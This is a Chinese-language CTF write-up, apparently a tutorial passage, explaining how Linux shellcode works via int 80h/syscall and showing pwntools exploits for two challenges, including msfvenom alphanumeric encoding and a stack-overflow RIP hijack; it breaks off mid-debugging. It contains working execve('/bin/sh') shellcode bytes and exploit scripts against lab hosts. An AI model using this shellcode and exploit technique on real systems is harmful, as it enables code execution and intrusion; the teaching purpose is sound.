hellcode是一段可以执行特定功能的神秘代码。那么shellcode是怎么被编写出来，又是怎么执行指定操作的呢？我们继续来深挖下去。

0x01 shellcode的原理

这次我们直接把断点下在call eax上，然后F7跟进




可以看到我们的输入变成了如下汇编指令



```
debug002:F7F41000 xor     ecx, ecx
debug002:F7F41002 mul     ecx
debug002:F7F41004 mov     al, 0Bh
debug002:F7F41006 push    ecx
debug002:F7F41007 push    68732F2Fh
debug002:F7F4100C push    6E69622Fh
debug002:F7F41011 mov     ebx, esp
debug002:F7F41013 int     80h                     ; LINUX -
debug002:F7F41015 retn
```

我们可以选择Options->General，把Number of opcode bytes (non-graph)的值调大




会发现每条汇编指令都对应着长短不一的一串16进制数。

```
debug002:F7F41000                       assume es:_stack_, ss:_stack_, ds:_stack_, fs:_stack_, gs:_stack
debug002:F7F41000 31 C9                 xor     ecx, ecx
debug002:F7F41002 F7 E1                 mul     ecx
debug002:F7F41004 B0 0B                 mov     al, 0Bh
debug002:F7F41006 51                    push    ecx
debug002:F7F41007 68 2F 2F 73 68        push    68732F2Fh
debug002:F7F4100C 68 2F 62 69 6E        push    6E69622Fh
debug002:F7F41011 89 E3                 mov     ebx, esp
debug002:F7F41013 CD 80                 int     80h                             ; LINUX -
debug002:F7F41015 C3                    retn
debug002:F7F41015                       ;
debug002:F7F41016 C3                    db 0C3h ;
```


对汇编有一定了解的读者应该知道，这些16进制数串叫做opcode。opcode是由最多6个域组成的，和汇编指令存在对应关系的机器码。或者说可以认为汇编指令是opcode的“别名”。易于人类阅读的汇编语言指令，如xor ecx, ecx等，实际上就是被汇编器根据opcode与汇编指令的替换规则替换成16进制数串，再与其他数据经过组合处理，最后变成01字符串被CPU识别并执行的。当然，IDA之类的反汇编器也是使用替换规则将16进制串处理成汇编代码的。所以我们可以直接构造合法的16进制串组成的opcode串，即shellcode，使系统得以识别并执行，完成我们想要的功能。关于opcode六个域的组成及其他深入知识此处不再赘述，感兴趣的读者可以在Intel官网获取开发者手册或其他地方查阅资料进行了解并尝试查表阅读机器码或者手写shellcode。

0x03 系统调用

我们继续执行这段代码，可以发现EAX, EBX, ECX, EDX四个寄存器被先后清零，EAX被赋值为0Xb，ECX入栈，“/bin//sh”字符串入栈，并将其首地址赋给了EBX，最后执行完int 80h，IDA弹出了一个warning窗口显示got SIGTRAP signal



点击OK，继续F8或者F9执行，选择Yes（pass to app） .然后在python中执行io.interactive()进行手动交互，随便输入一个shell命令如ls，在IDA窗口中再次按F9，弹出另一个捕获信号的窗口



同样OK后继续执行，选择Yes（pass to app），发现python窗口中的shell命令被成功执行。
那么问题来了，我们这段shellcode里面并没有system这个函数，是谁实现了“system("/bin/sh")”的效果呢？事实上，通过刚刚的调试大家应该能猜到是陌生的int 80h指令。查阅intel开发者手册我们可以知道int指令的功能是调用系统中断，所以int 80h就是调用128号中断。在32位的linux系统中，该中断被用于呼叫系统调用程序system_call().我们知道，出于对硬件和操作系统内核的保护，应用程序的代码一般在保护模式下运行。在这个模式下我们使用的程序和写的代码是没办法访问内核空间的。但是我们显然可以通过调用read(), write()之类的函数从键盘读取输入，把输出保存在硬盘里的文件中。那么read(), write()之类的函数是怎么突破保护模式的管制，成功访问到本该由内核管理的这些硬件呢？答案就在于int 80h这个中断调用。不同的内核态操作通过给寄存器设置不同的值，再调用同样的 指令int 80h，就可以通知内核完成不同的功能。而read(), write(), system()之类的需要内核“帮忙”的函数，就是围绕这条指令加上一些额外参数处理，异常处理等代码封装而成的。32位linux系统的内核一共提供了0~337号共计338种系统调用用以实现不同的功能。
知道了int 80h的具体作用之后，我们接着去查表看一下如何使用int 80h实现system("/bin/sh")。通过http://syscalls.kernelgrok.com/，我们没找到system，但是找到了这个

#	Name	eax	ebx	ecx	edx	esi	edi	
0	sys_restart_syscall	0x00	-	-	-	-	-	k
1	sys_exit	0x01	int error_code	-	-	-	-	k
2	sys_fork	0x02	struct pt_regs *	-	-	-	-	a
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-	fs
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	fs
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-	fs
6	sys_close	0x06	unsigned int fd	-	-	-	-	fs
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-	k
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-	fs
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-	fs
10	sys_unlink	0x0a	const char __user *pathname	-	-	-	-	fs
11	sys_execve	0x0b	char __user *	char __user *__user *	char __user *__user *	struct pt_regs *	-	a

对比我们使用的shellcode中的寄存器值，很容易发现shellcode中的EAX = 0Xb = 11，EBX = &(“/bin//sh”)，ECX = EDX = 0，即执行了sys_execve("/bin//sh", 0, 0, 0)，通过/bin/sh软链接打开一个shell.所以我们可以在没有system函数的情况下打开shell。需要注意的是，随着平台和架构的不同，呼叫系统调用的指令，调用号和传参方式也不尽相同，例如64位linux系统的汇编指令就是syscall，调用sys_execve需要将EAX设置为0x3B，放置参数的寄存器也和32位不同，具体可以参考http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64

0x04 shellcode的变形

在很多情况下，我们多试几个shellcode，总能找到符合能用的。但是在有些情况下，为了成功将shellcode写入被攻击的程序的内存空间中，我们需要对原有的shellcode进行修改变形以避免shellcode中混杂有\x00，\x0A等特殊字符，或是绕过其他限制。有时候甚至需要自己写一段shellcode。我们通过两个例子分别学习一下如何使用工具和手工对shellcode进行变形。

首先我们分析例子~/BSides San Francisco CTF 2017-b_64_b_tuff/b-64-b-tuff.从F5的结果上看，我们很容易知道这个程序会将我们的输入进行base64编码后作为汇编指令执行(注意存放base64编码后结果的字符串指针shellcode在return 0的前一行被类型强转为函数指针并调用)

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char *s; // ST28_4@4
  void *shellcode; // [sp+0h] [bp-18h]@1
  void *src; // [sp+4h] [bp-14h]@1
  ssize_t size; // [sp+8h] [bp-10h]@1

  alarm(0xAu);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stderr, 0, 2, 0);
  shellcode = mmap((void *)0x41410000, 0x1558u, 7, 34, 0, 0);
  printf("Address of buffer start: %p\n", shellcode);
  src = malloc(0x1000u);
  size = read(0, src, 0x1000u);
  if ( size < 0 )
  {
    puts("Error reading!");
    exit(1);
  }
  printf("Read %zd bytes!\n", size);
  s = (char *)base64_encode((int)src, size, shellcode);// base64_encode(char *src, int size, char *result)
  puts(s);
  ((void (*)(void))shellcode)();
  return 0;
}
```

虽然程序直接给了我们执行任意代码的机会，但是base64编码的限制要求我们的输入必须只由0-9，a-z，A-Z，+，/这些字符组成，然而我们之前用来开shell的shellcode "\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"显然含有大量的非base64编码字符，甚至包含了大量的不可见字符。因此，我们就需要对其进行编码。

在不改变shellcode功能的情况下对其进行编码是一个繁杂的工作，因此我们首先考虑使用工具。事实上，pwntools库中自带了一个encode类用来对shellcode进行一些简单的编码，但是目前encode类的功能较弱，似乎无法避开太多字符，因此我们需要用到另一个工具msfVENOM。由于kali中自带了metasploit，使用kali的读者可以直接使用。

首先我们查看一下msfvenom的帮助选项

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```

显然，我们需要先执行msfvenom -l encoders挑选一个编码器

```
root@kali:~# msfvenom -l encoders

Framework Encoders
==================

    Name                              Rank       Description
    ----                              ----       -----------
    cmd/echo                          good       Echo Command Encoder
    cmd/generic_sh                    manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                           low        Generic ${IFS} Substitution Command Encoder
    cmd/perl                          normal     Perl Command Encoder
    cmd/powershell_base64             excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq                 manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                     manual     The EICAR Encoder
    generic/none                      normal     The "none" Encoder
    mipsbe/byte_xori                  normal     Byte XORi Encoder
    mipsbe/longxor                    normal     XOR Encoder
    mipsle/byte_xori                  normal     Byte XORi Encoder
    mipsle/longxor                    normal     XOR Encoder
    php/base64                        great      PHP Base64 Encoder
    ppc/longxor                       normal     PPC LongXOR Encoder
    ppc/longxor_tag                   normal     PPC LongXOR Encoder
    sparc/longxor_tag                 normal     SPARC DWORD XOR Encoder
    x64/xor                           normal     XOR Encoder
    x64/zutto_dekiru                  manual     Zutto Dekiru
    x86/add_sub                       manual     Add/Sub Encoder
    x86/alpha_mixed                   low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                   low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower      manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower            manual     Avoid UTF8/tolower
    x86/bloxor                        manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot                  manual     BMP Polyglot
    x86/call4_dword_xor               normal     Call+4 Dword XOR Encoder
    x86/context_cpuid                 manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat                  manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time                  manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                     normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                   normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive             normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                      low        Non-Alpha Encoder
    x86/nonupper                      low        Non-Upper Encoder
    x86/opt_sub                       manual     Sub Encoder (optimised)
    x86/service                       manual     Register Service
    x86/shikata_ga_nai                excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit             manual     Single Static Bit
    x86/unicode_mixed                 manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper                 manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

图中的x86/alpha_mixed可以将shellcode编码成大小写混合的代码，符合我们的条件。所以我们配置命令参数如下：

```
python -c 'import sys; sys.stdout.write("\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\
x2f\x62\x69\x6e\x89\xe3\xcd\x80")' | msfvenom -p - -e x86/alpha_mixed -a linux -f raw -a x86
--platform linux BufferRegister=EAX -o payload
```

我们需要自己输入shellcode，但msfvenom只能从stdin中读取，所以使用linux管道操作符“|”，把shellcode作为python程序的输出，从python的stdout传送到msfvenom的stdin。此外配置编码器为x86/alpha_mixed，配置目标平台架构等信息，输出到文件名为payload的文件中。最后，由于在b-64-b-tuff中是通过指令call eax调用shellcode的

```
.text:080488B8                 sub     esp, 0Ch
.text:080488BE                 push    [ebp+s]         ; s
.text:080488C1                 call    _puts
.text:080488C6                 add     esp, 10h
.text:080488C9                 mov     eax, [ebp+var_10]
.text:080488CC                 call    eax
.text:080488CE                 mov     eax, 0
.text:080488D3                 mov     ecx, [ebp+var_4]
.text:080488D6                 leave
.text:080488D7                 lea     esp, [ecx-4]
.text:080488DA                 retn
```

所以配置BufferRegister=EAX。最后输出的payload内容为PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIp1kyigHaX06krqPh6ODoaccXU8ToE2bIbNLIXcHM0pAA

编写脚本如下：

```
#!/usr/bin/python
#coding:utf-8

from pwn import *
from base64 import *

context.update(arch = 'i386', os = 'linux', timeout = 1)

io = remote('172.17.0.2', 10001)

shellcode = b64decode("PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIp1kyigHaX06krqPh6ODoaccXU8ToE2bIbNLIXcHM0pAA")
print io.recv()
io.send(shellcode)
print io.recv()
io.interactive()
```

成功获取shell

```
root@kali:~# python exp.py
[+] Opening connection to 172.17.0.2 on port 10001: Done
Address of buffer start: 0x41410000

Read 72 bytes!

[*] Switching to interactive mode
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIp1kyigHaX06krqPh6ODoaccXU8ToE2bIbNLIXcHM0pAA
$ ls
b-64-b-tuff
core
flag.txt
linux_server
```

工具虽然好用，但也不是万能的。有的时候我们可以成功写入shellcode，但是shellcode在执行前甚至执行时却会被破坏。当破坏难以避免时，我们就需要手工拆分shellcode，并且编写代码把两段分开的shellcode再“连”到一起。比如例子~/CSAW Quals CTF 2017-pilot/pilot

这个程序的逻辑同样很简单，程序的main函数中存在一个栈溢出。

```
13  signed __int64 result; // rax@2
14  char buf; // [sp+0h] [bp-20h]@1
15
16  setvbuf(stdout, 0LL, 2, 0LL);
17  setvbuf(stdin, 0LL, 2, 0LL);
18  LODWORD(v3) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]Welcome DropShip Pilot...");
19  std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
20  LODWORD(v4) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]I am your assitant A.I....");
21  std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
22  LODWORD(v5) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]I will be guiding you through the tutorial....");
23  std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
24  LODWORD(v6) = std::operator<<<std::char_traits<char>>(
25                  &std::cout,
26                  "[*]As a first step, lets learn how to land at the designated location....");
27  std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
28  LODWORD(v7) = std::operator<<<std::char_traits<char>>(
29                  &std::cout,
30                  "[*]Your mission is to lead the dropship to the right location and execute sequence of instructions to "
31                  "save Marines & Medics...");
32  std::ostream::operator<<(v7, &std::endl<char,std::char_traits<char>>);
33  LODWORD(v8) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]Good Luck Pilot!....");
34  std::ostream::operator<<(v8, &std::endl<char,std::char_traits<char>>);
35  LODWORD(v9) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]Location:");
36  LODWORD(v10) = std::ostream::operator<<(v9, &buf);
37  std::ostream::operator<<(v10, &std::endl<char,std::char_traits<char>>);
38  std::operator<<<std::char_traits<char>>(&std::cout, "[*]Command:");
39  if ( read(0, &buf, 0x40uLL) <= 4 )
40  {
41    LODWORD(v11) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]There are no commands,...");
42    std::ostream::operator<<(v11, &std::endl<char,std::char_traits<char>>);
43    LODWORD(v12) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]Mission Failed....");
44    std::ostream::operator<<(v12, &std::endl<char,std::char_traits<char>>);
45    result = 0xFFFFFFFFLL;
46  }
```

从后面的注释中可以看出buf首地址位于[bp-20h]处，即buf离栈底bp有0x20个字节

read读取0x40个字节，这意味着超过0x20个字节的输入会让多出来的输入溢出main函数的函数栈，从而可以劫持RIP

使用pwntools自带的检查脚本checksec检查程序，发现程序存在着RWX段（同linux的文件属性一样，对于分页管理的现代操作系统的内存页来说，每一页也同样具有可读(R)，可写(W)，可执行(X)三种属性。只有在某个内存页具有可读可执行属性时，上面的数据才能被当做汇编指令执行，否则将会出错）

```
root@kali:~# checksec pilot
[*] '/root/pilot'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

调试运行后发现这个RWX段其实就是栈，且程序还泄露出了buf所在的栈地址

```
ce of instructions to save Mar
[*]Good Luck Pilot!....
[*]Location:0x7fff3b4b01f0
[*]Command:12345678
```

```
.text:0000000000400ADB BF 00 00 00 00     mov     edi, 0                  ; fd
.text:0000000000400AE0 E8 3B FD FF FF     call    _read
RIP .text:0000000000400AE5 48 83 F8 04    cmp     rax, 4
.text:0000000000400AE9 0F 9E C0           setle   al
.text:0000000000400AEC 84 C0              test    al, al
.text:0000000000400AEE 74 3F              jz      short loc_400B2F
.text:0000000000400AF0 BE 90 0D 40 00     mov     esi, offset aThereAreNoComm     ; "[*]There are no com
.text:0000000000400AF5 BF A0 20 60 00     mov     edi, offset _ZSt4cout           ; std::cout
.text:0000000000400AFA E8 61 FD FF FF     call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PK
.text:0000000000400AFF BE 90 08 40 00     mov     esi, offset __ZSt4endlIcSt11char_traitsIcEERSt13basic_o
.text:0000000000400B04 48 89 C7           mov     rdi, rax
.text:0000000000400B07 E8 74 FD FF FF     call    __ZNSolsEPFRSoS_E               ; std::ostream::operato
.text:0000000000400B0C BE AD 0D 40 00     mov     esi, offset aMissionFailed_     ; "[*]Mission Failed..
.text:0000000000400B11 BF A0 20 60 00     mov     edi, offset _ZSt4cout           ; std::cout
.text:0000000000400B16 E8 45 FD FF FF     call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PK
.text:0000000000400B1B BE 90 08 40 00     mov     esi, offset __ZSt4endlIcSt11char_traitsIcEERSt13basic_o
.text:0000000000400B20 48 89 C7           mov     rdi, rax

00000B11 0000000000400B11: main+16B (Synchronized with RIP)
<
```

```
Hex View-1
00007FFF3B4B01E0  02 00 00 00 00 00 00 00  E5 0A 40 00 00 00 00 00  ..........@.....
00007FFF3B4B01F0  31 32 33 34 35 36 37 38  0A 08 40 00 00 00 00 00  12345678..@.....
00007FFF3B4B0200  F0 02 40 3B FF 7F 00 00  00 00 00 00 00 00 00 00  ..@;............
```

所以我们的任务只剩下找到一段合适的shellcode，利用栈溢出劫持RIP到shellcode上执行。所以我们写了以下脚本


```
#!/usr/bin/python
#coding:utf-8

from pwn import *

context.update(arch = 'amd64', os = 'linux', timeout = 1)

io = remote('172.17.0.3', 10001)

shellcode = "\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\ xe7\x50\
x57\x48\x89\xe6\xb0\x3b\x0f\x05"
#xor rdx, rdx
#mov rbx, 0x68732f6e69622f2f
#shr rbx, 0x8
#push rbx
#mov rdi, rsp
#push rax
#push rdi
```


```
#mov rsi, rsp
#mov al, 0x3b
#syscall

print io.recvuntil("Location:")                          #读取到"Location:"，紧接着就是泄露出来的栈地址
shellcode_address_at_stack = int(io.recv()[0:14], 16)    #将泄露出来的栈地址从字符串转换成数字
log.info("Leak stack address = %x", shellcode_address_at_stack)


payload = ""
payload += shellcode                                     #拼接shellcode
payload += "\x90"*(0x28-len(shellcode))                  #任意字符填充到栈中保存的RIP处，此处选用了空指令NOP，即\x90作为填充字符
payload += p64(shellcode_address_at_stack)               #拼接shellcode所在的栈地址，劫持RIP到该地址以执行shellcode

io.send(payload)
io.interactive()
```


但是执行时却发现程序崩溃了。

```
>>> io.interactive()
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```

很显然，我们的脚本出现了问题。我们直接把断点下载main函数的retn处，跟进到shellcode看看发生了什么



